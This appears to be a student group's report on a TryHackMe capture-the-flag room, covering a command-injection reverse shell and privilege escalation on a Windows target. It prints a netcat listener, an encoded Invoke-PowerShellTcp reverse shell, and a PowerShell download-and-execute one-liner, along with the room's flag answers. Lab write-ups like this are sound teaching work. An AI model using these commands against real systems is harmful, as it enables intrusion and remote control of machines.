
After the python server was started, he opened another terminal for the netcat listener by key in the command 'nc -lvnp 1338'.




After the netcat listener is set up,Azryl back to the BurpSuite and url encode twice the command 'Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338' using the decoder tab.




After encoding the command, he copied the encoded command and pasted it by replacing the 'dir' of the red link, and then pressed the 'Send' button.




Press the button, Azryl continued to url encode twice another command 'powershell.exe -ciex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')'.




He copy the encode command, then paste it just like the previous steps and press the 'Send' button.



Press again the button, Azryl received a signal of Invoke-PowerShellTcp.ps1 on the python server terminal .



After the Invoke-PowerShellTcp.ps1's signal was received, he logged into the system successfully using the netcat listener.



Final Result:

After gaining access to the Windows system through the netcat listener, our group is able to move on to the last step which is privilege escalation.

<u>Step 4</u>: Privilege Escalation

<u>Members Involved</u>: Jerrell

<u>Tools used</u>: Terminal

-Thought Process and Methodology and Attempts:

After logging in to the system, Jerrell relocated the file to C:/Users/Administrator/Desktop and found user.txt.

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos

PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt

PS C:\Users\Administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```

After the first flag is captured, Jerrell relocates the file to C:/Users/SuperAdmin

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP

PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [
  Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
  Commands.GetChildItemCommand
```


He enter the command 'get-acl C:/Users/SuperAdmin | fl' to identify it and found that it 'Deny FullControl'.

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [
   Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
   Commands.GetChildItemCommand

get-acl C:/Users/SuperAdmin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
         S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)

PS C:\Users\SuperAdmin>
```

At last, Jerrell tried to look at the root.txt by key in the command 'cat C:/Users/SuperAdmin/Desktop/root.txt' which is the same as the command 'cat C:/Users/Administrator/Desktop/user.txt' and it worked.

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×
Path   : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
         S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)


PS C:\Users\SuperAdmin> cat /Desktop/root.txt
PS C:\Users\SuperAdmin> cat : Cannot find path 'C:\Desktop\root.txt' because it
exist.
At line:1 char:1
+ cat /Desktop/root.txt
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Desktop\root.txt:String) [Ge
   t-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCo
   ntentCommand

cat C:/Users/SuperAdmin/Desktop/root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users\SuperAdmin>
```

Final Result:



Our group members entered the flag into the tryhackme and it showed the correct answer.

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211101844	TAN EASON	Took part in exploiting and report writing	EASON
1211103145	AZRYL SHAMIN BIN AZRIZAL	Took part in reconnaissance and video editing	AZRYL
1211103690	JERRELL SU MING JIE	Gathered most of the data and research from THM and the internet. Record video for presentation.	JERRELL

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: